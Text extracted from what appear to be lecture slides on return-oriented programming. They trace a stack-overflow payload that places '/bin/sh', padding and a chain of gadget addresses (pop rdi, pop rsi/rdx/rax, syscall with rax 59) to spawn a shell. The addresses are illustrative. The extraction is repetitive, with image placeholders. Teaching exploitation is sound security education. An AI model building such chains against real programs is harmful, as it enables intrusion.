
# ROP



# ROP




# ROP



# ROP




# ROP



rdi: 0x00007fffffffe560 ("/bin/sh")


# ROP





rdi: 0x00007fffffffe560 ("/bin/sh")

# ROP



# ROP

rdi: 0x00007fffffffe560 ("/bin/sh")

rsi: 0

## Gadget1

0x405566 **pop** rdi  
**ret**

## Gadget2

0x407777 **pop** rsi  
**pop** rdx  
**pop** rax  
**ret**

## Gadget3

0x408888 **syscall**

## function1

**push** rbp  
**mov** rbp, rsp  
**sub** rsp, 30h  
...  
**leave**  
**ret**

0x00007fffffffe560

/bin/sh\0  
AAAAAAAA  
...  
AAAAAAAA

0x00007fffffffe590

AAAAAAAA

0x00007fffffffe598

0x405566

0x00007fffffffe5a0

0x00007fffffffe560

0x00007fffffffe5a8

0x407777

0x00007fffffffe5b0

0

0x00007fffffffe5b8

0

0x00007fffffffe5c0

59

0x00007fffffffe5c8

0x408888

Stack

RSP

# ROP

rdi: 0x00007fffffffe560 ("/bin/sh")

rsi: 0

rdx: 0

## Gadget1

0x405566 **pop** rdi  
**ret**

## Gadget2

0x407777 **pop** rsi  
**pop** rdx  
**pop** rax  
**ret**

## Gadget3

0x408888 **syscall**

## function1

**push** rbp  
**mov** rbp, rsp  
**sub** rsp, 30h  
...  
**leave**  
**ret**

0x00007fffffffe560

/bin/sh\0

AAAAAAAA

...

AAAAAAAA

0x00007fffffffe590

AAAAAAAA

0x00007fffffffe598

0x405566

0x00007fffffffe5a0

0x00007fffffffe560

0x00007fffffffe5a8

0x407777

0x00007fffffffe5b0

0

0x00007fffffffe5b8

0

0x00007fffffffe5c0

59

0x00007fffffffe5c8

0x408888

RSP

Stack

114

# ROP

rdi: 0x00007fffffffe560 ("/bin/sh")

rsi: 0

rdx: 0

rax: 59

## Gadget1

0x405566 **pop** rdi  
**ret**

## Gadget2

0x407777 **pop** rsi  
**pop** rdx  
**pop** rax

**ret**

## Gadget3

0x408888 **syscall**

## function1

**push** rbp  
**mov** rbp, rsp  
**sub** rsp, 30h  
...  
**leave**  
**ret**

Return to Gadget3

0x00007fffffffe560

/bin/sh\0  
AAAAAAAA

...

AAAAAAAA

0x00007fffffffe590

AAAAAAAA

0x00007fffffffe598

0x405566

0x00007fffffffe5a0

0x00007fffffffe560

0x00007fffffffe5a8

0x407777

0x00007fffffffe5b0

0

0x00007fffffffe5b8

0

